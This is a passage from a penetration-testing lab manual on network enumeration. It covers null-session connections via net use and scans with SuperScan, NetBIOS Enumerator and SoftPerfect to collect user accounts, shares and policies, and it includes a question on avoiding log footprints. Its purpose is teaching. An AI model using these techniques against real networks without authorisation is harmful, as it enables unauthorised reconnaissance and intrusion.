The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt". The command entered is "net use". The output shows the current connections:

```
C:\>net use
New connections will be remembered.

Status       Local      Remote           Network
Disconnected Z:      \\10.0.0.7\CEH-Tools   Microsoft Windows Network
OK           Z:      \\10.0.0.7\IPC$      Microsoft Windows Network
The command completed successfully.

C:\>
```

FIGURE 1.7: The command prompt with the net use command

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Tool/Utility	Information Collected/Objectives Achieved
Nmap	Target Machine: 10.0.0.6
	List of Open Ports: 135/tcp, 139/tcp, 445/tcp, 554/tcp, 2869/tcp, 5357/tcp, 10243/tcp
	NetBIOS Remote machine IP address: 10.0.0.7
	Output: Successful connection of Null session

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

- Evaluate what **nbtstat -A** shows us for each of the Windows hosts.
- Determine the other options of **nbtstat** and what each option outputs.
- Analyze the **net use** command used to establish a null session on the target machine.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Enumerating NetBIOS Using the SuperScan Tool

SuperScan is a TCP port scanner, pinger, and resolver. The tool's features include extensive Windows host enumeration capability, TCP SYN scanning, and UDP scanning.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

During enumeration, information is systematically collected and individual systems are identified. The pen testers examine the systems in their entirety; this allows evaluating security weaknesses. In this lab we extract the information of NetBIOS information, user and group accounts, network shares, trusted domains, and services, which are either running or stopped. SuperScan detects open TCP and UDP ports on a target machine and determines which services are running on those ports; by using this, an attacker can exploit the open port and hack your machine. As an expert ethical hacker and penetration tester, you need to enumerate target networks and extract lists of computers, user names, user groups, machine names, network resources, and services using various enumeration techniques.

Lab Objectives

The objective of this lab is to help students learn and perform NetBIOS enumeration. NetBIOS enumeration is carried out to obtain:

- List of computers that belong to a domain
- List of shares on the individual hosts on the network
- Policies and passwords

Lab Environment

 Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 04 Enumeration

To carry out the lab, you need:

- SuperScan tool is located at **D:\CEH-Tools\CEHv8 Module 04 Enumeration\NetBIOS Enumeration Tools\SuperScan**
- You can also download the latest version of SuperScan from this link <http://www.mcafee.com/us/downloads/free-tools/superscan.aspx>
- A computer running **Windows Server 2012** as host machine
- **Windows 8** running on a virtual machine as target machine
- Administrative privileges to install and run tools
- A web browser with an Internet connection

 You can also download SuperScan from <http://www.foundstone.com>.

Lab Duration

Time: 10 Minutes

Overview of NetBIOS Enumeration

1. The purpose of **NetBIOS** enumeration is to gather information, such as:
 - a. Account lockout threshold
 - b. Local groups and user accounts
 - c. Global groups and user accounts
2. Restrict **anonymous bypass** routine and also password checking:
 - a. Checks for user accounts with blank passwords
 - b. Checks for user accounts with passwords that are same as the usernames in lower case

Lab Tasks

TASK 1

**Perform
Enumeration**

1. Double-click the **SuperScan4** file. The **SuperScan** window appears.

Module 04 – Enumeration

 Windows XP Service Pack 2 has removed raw sockets support, which now limits SuperScan and many other network scanning tools. Some functionality can be restored by running the net stop Shared Access at the Windows command prompt before starting SuperScan.




FIGURE 2.1: SuperScan main window

 SuperScan features:

- Superior scanning speed
- Support for unlimited IP ranges
- Improved host detection using multiple ICMP methods
- TCP SYN scanning
- UDP scanning (two methods)
- IP address import supporting ranges and CIDR formats
- Simple HTML report generation
- Source port scanning
- Fast hostname resolving
- Extensive banner grabbing
- Massive built-in port list description database
- IP and port scan order randomization
- A collection of useful tools (ping, traceroute, Whois etc.)
- Extensive Windows host enumeration capability

2. Click the **Windows Enumeration** tab located on the top menu.
3. Enter the **Hostname/IP/URL** in the text box. In this lab, we have a Windows 8 virtual machine IP address. These IP addresses may vary in lab environments.
4. Check the types of **enumeration** you want to perform.
5. Now, click **Enumerate**.




FIGURE 2.2: SuperScan main window with IP address

Module 04 – Enumeration

6. SuperScan starts **enumerating** the provided hostname and displays the **results** in the right pane of the window.

 You can use SuperScan to perform port scans, retrieve general network information, such as name lookups and traceroutes, and enumerate Windows host information, such as users, groups, and services.




FIGURE 2.3: SuperScan main window with results

7. Wait for a while to **complete** the enumeration process.
8. After the completion of the enumeration process, an **Enumeration completion** message displays.

 Your scan can be configured in the Host and Service Discovery and Scan Options tabs. The Scan Options tab lets you control such things as name resolution and banner grabbing.

 **TASK 2**
Erase Results




FIGURE 2.4: SuperScan main window with results

9. Now move the scrollbar up to see the **results** of the enumeration.

- To perform a new enumeration on another **host name**, click the **Clear** button at the top right of the window. The option **erases** all the previous results.

 SuperScan has four different ICMP host discovery methods available. This is useful, because while a firewall may block ICMP echo requests, it may not block other ICMP packets, such as timestamp requests. SuperScan gives you the potential to discover more hosts.




FIGURE 2.5: SuperScan main window with results

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Tool/Utility	Information Collected/Objectives Achieved
SuperScan Tool	<p>Enumerating Virtual Machine IP address: 10.0.0.8</p> <p>Performing Enumeration Types:</p> <ul style="list-style-type: none"> ▪ Null Session ▪ MAC Address ▪ Work Station Type ▪ Users ▪ Groups ▪ Domain ▪ Account Policies ▪ Registry
	<p>Output: Interface, Binding, Objective ID, and Annotation</p>

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Analyze how remote registry enumeration is possible (assuming appropriate access rights have been given) and is controlled by the provided registry.txt file.
2. As far as stealth is concerned, this program, too, leaves a rather large footprint in the logs, even in SYN scan mode. Determine how you can avoid this footprint in the logs.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Enumerating NetBIOS Using the NetBIOS Enumerator Tool

Enumeration is the process of probing identified services for known weaknesses.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Enumeration is the first attack on a target network; enumeration is the process of gathering the information about a target machine by actively connecting to it. Discover NetBIOS name enumeration with NBTscan. Enumeration means to identify the user account, system account, and admin account. In this lab, we enumerate a machine's user name, MAC address, and domain group. You must have sound knowledge of enumeration, a process that requires an active connection to the machine being attacked. A hacker enumerates applications and banners in addition to identifying user accounts and shared resources.

Lab Objectives

The objective of this lab is to help students learn and perform NetBIOS enumeration.

The purpose of NetBIOS enumeration is to gather the following information:

- Account lockout threshold
- Local groups and user accounts
- Global groups and user accounts
- To restrict anonymous bypass routine and also password checking for user accounts with:
 - Blank passwords
 - Passwords that are same as the username in lower case

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 04 Enumeration

Lab Environment

To carry out the lab, you need:

- NETBIOS Enumerator tool is located at **D:\CEH-Tools\CEHv8 Module 04 Enumeration\NetBIOS Enumeration Tools\NetBIOS Enumerator**
- You can also download the latest version of **NetBIOS Enumerator** from the link <http://nbtenum.sourceforge.net/>
- If you decide to download the latest version, then screenshots shown in the lab might differ
- Run this tool in **Windows Server 2012**
- Administrative privileges are required to run this tool

Lab Duration

Time: 10 Minutes

Overview of Enumeration

Enumeration involves making active connections, so that they can be logged. Typical information attackers look for in enumeration includes **user account** names for future **password** guessing attacks. NetBIOS Enumerator is an enumeration tool that shows how to use **remote** network support and to deal with some other interesting web techniques, such as **SMB**.

Lab Tasks

T A S K 1

Performing Enumeration using NetBIOS Enumerator

 NetBIOS is designed to help troubleshoot NetBIOS name resolution problems. When a network is functioning normally, NetBIOS over TCP/IP (NetBT) resolves NetBIOS names to IP addresses.

1. To launch NetBIOS Enumerator go to **D:\CEH-Tools\CEHv8 Module 04 Enumeration\NetBIOS Enumeration Tools\NetBIOS Enumerator**, and double-click **NetBIOS Enumerator.exe**.




FIGURE 3.1: NetBIOS Enumerator main window

2. In the **IP range to scan** section at the top left of the window, enter an **IP range in from and to** text fields.
3. Click **Scan**.

Feature:

- Added port scan
- GUI - ports can be added, deleted, edited
- Dynamic memory management
- Threaded work (64 ports scanned at once)

Network function

SMB scanning is also implemented and running.




FIGURE 3.2: NetBIOS Enumerator with IP range to scan

4. NetBIOS Enumerator starts scanning for the range of **IP addresses** provided.
5. After the completion of scanning, the results are displayed in the **left pane** of the window.
6. A **Debug window** section, located in the right pane, shows the scanning of the inserted IP range and displays **Ready!** after completion of the scan.

The network

function,
NetServerGetInfo, is also implemented in this tool.

Module 04 – Enumeration

 The protocol SNMP is implemented and running on all versions of Windows.




FIGURE 3.3: NetBIOS Enumerator results

7. To perform a **new scan** or rescan, click **Clear**.
8. If you are going to perform a new scan, the previous scan results are **erased**.

Lab Analysis

Analyze and document the results related to the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
NetBIOS Enumerator Tool	<p>IP Address Range: 10.0.0.1 – 10.0.0.50</p> <p>Result:</p> <ul style="list-style-type: none">▪ Machine Name▪ NetBIOS Names▪ User Name▪ Domain▪ MAC Address▪ Round Trip Time (RTT)

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS
RELATED TO THIS LAB.



Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Enumerating a Network Using SoftPerfect Network Scanner

SoftPerfect Network Scanner is a free multi-threaded IP, NetBIOS, and SNMP scanner with a modern interface and many advanced features.

ICON KEY



Lab Scenario

To be an expert **ethical hacker** and **penetration tester**, you must have sound knowledge of enumeration, which requires an active connection to the machine being attacked. A hacker enumerates applications and banners in addition to identifying user accounts and shared resources. In this lab we try to resolve host names and auto-detect your local and external IP range.

Lab Objectives

The objective of this lab is to help students learn and perform NetBIOS enumeration. NetBIOS enumeration is carried out to detect:

- Hardware MAC addresses across routers
- Hidden shared folders and writable ones
- Internal and external IP address

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 04 Enumeration

Lab Environment

To carry out the lab, you need:

- SoftPerfect Network Scanner is located at **D:\CEH-Tools\CEHv8\Module 04 Enumeration\SNMP Enumeration Tools\SoftPerfect Network Scanner**
- You can also download the latest version of **SoftPerfect Network Scanner** from the link
<http://www.softperfect.com/products/networkscanner/>

- If you decide to download the latest version, then screenshots shown in the lab might differ
- Run this tool in **Windows 2012 server**
- Administrative privileges are required to run this tool

 You can also download SoftPerfect Network Scanner from <http://www.SoftPerfect.com>.

Lab Duration

Time: 5 Minutes

Overview of Enumeration

Enumeration involves an **active connection** so that it can be logged. Typical information that attackers are looking for includes user **account names** for future password-guessing attacks.

Lab Task

TASK 1

Enumerate Network

1. To launch SoftPerfect Network Scanner, navigate to **D:\CEH-Tools\CEHv8 Module 04 Enumeration\SNMP Enumeration Tools\SoftPerfect Network Scanner**
2. Double-click **netscan.exe**




FIGURE 4.1: SoftPerfect Network Scanner main window

 SoftPerfect allows you to mount shared folders as network drives, browse them using Windows Explorer, and filter the results list.

3. To start scanning your network, enter an IP range in the **Range From** field and click **Start Scanning**.

Module 04 – Enumeration

 **Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 04 Enumeration**




FIGURE 4.2: SoftPerfect setting an IP range to scan

4. The **status bar** displays the status of the scanned IP addresses at the bottom of the window.




FIGURE 4.3: SoftPerfect status bar

5. To view the **properties** of an individual **IP address**, right-click that particular IP address.




FIGURE 4.4: SoftPerfect IP address scanned details

Lab Analysis

Analyze and document the results related to the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
SoftPerfect Network Scanner	<p>IP Address Range: 10.0.0.1 – 10.0.0.50</p> <p>Result:</p> <ul style="list-style-type: none"> ▪ IP Address ▪ Host Names ▪ MAC Address ▪ Response Time

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Examine the detection of the IP addresses and MAC addresses across routers.
2. Evaluate the scans for listening ports and some UDP and SNMP services.

3. How would you launch external third-party applications?

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Enumerating a Network Using SolarWinds Toolset

The SolarWinds Toolset provides the tools you need as a network engineer or network consultant to get your job done. Toolset includes best-of-breed solutions that work simply and precisely, providing the diagnostic, performance, and bandwidth measurements you want, without extraneous, unnecessary features.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 04\Enumeration

Lab Scenario

Penetration testing is much more than just running exploits against vulnerable systems like we learned in the previous module. In fact a penetration test begins before penetration testers have even made contact with the victim systems. Rather than blindly throwing out exploits and praying that one of them returns a shell, penetration tester meticulously study the environment for potential weaknesses and their mitigating factors. By the time a penetration tester runs an exploit, he or she is nearly certain that it will be successful. Since failed exploits can in some cases cause a crash or even damage to a victim system, or at the very least make the victim un-exploitable in the future, penetration testers won't get the best results. In this lab we enumerate target system services, accounts, hub ports, TCP/IP network, and routes. You must have sound knowledge of enumeration, which requires an active connection to the machine being attacked. A hacker enumerates applications and banners in addition to identifying user accounts and shared resources.

Lab Objectives

The objective of this lab is to help students learn and perform NetBIOS enumeration. NetBIOS enumeration is carried out to detect:

- Hardware MAC addresses across routers
- Hidden shared folders and writable ones
- Internal and external IP addresses

Lab Environment

To carry out the lab, you need:

 You can also download SoftPerfect Network Scanner from <http://www.solarwinds.com/>

- **SolarWinds-Toolset-V10** located at **D:\CEH-Tools\CEHv8 Module 04 Enumeration\SNMP Enumeration Tools\SolarWind's IP Network Browser**
- You can also download the latest version of **SolarWinds Toolset Scanner** from the link <http://www.solarwinds.com/>
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- Run this tool in **Windows Server 2012** Host machine and **Windows Server 2008** virtual machine
- Administrative privileges are required to run this tool
- Follow the **wizard-driven** installation instructions

Lab Duration

Time: 5 Minutes

Overview of Enumeration

Enumeration involves an **active connection** so that it can be logged. Typical information that attackers are looking for includes user **account names** for future password guessing attacks.

Lab Task

TASK 1

Enumerate Network

- Cut troubleshooting time in half using the Workspace Studio, which puts the tools you need for common situations at your fingertips

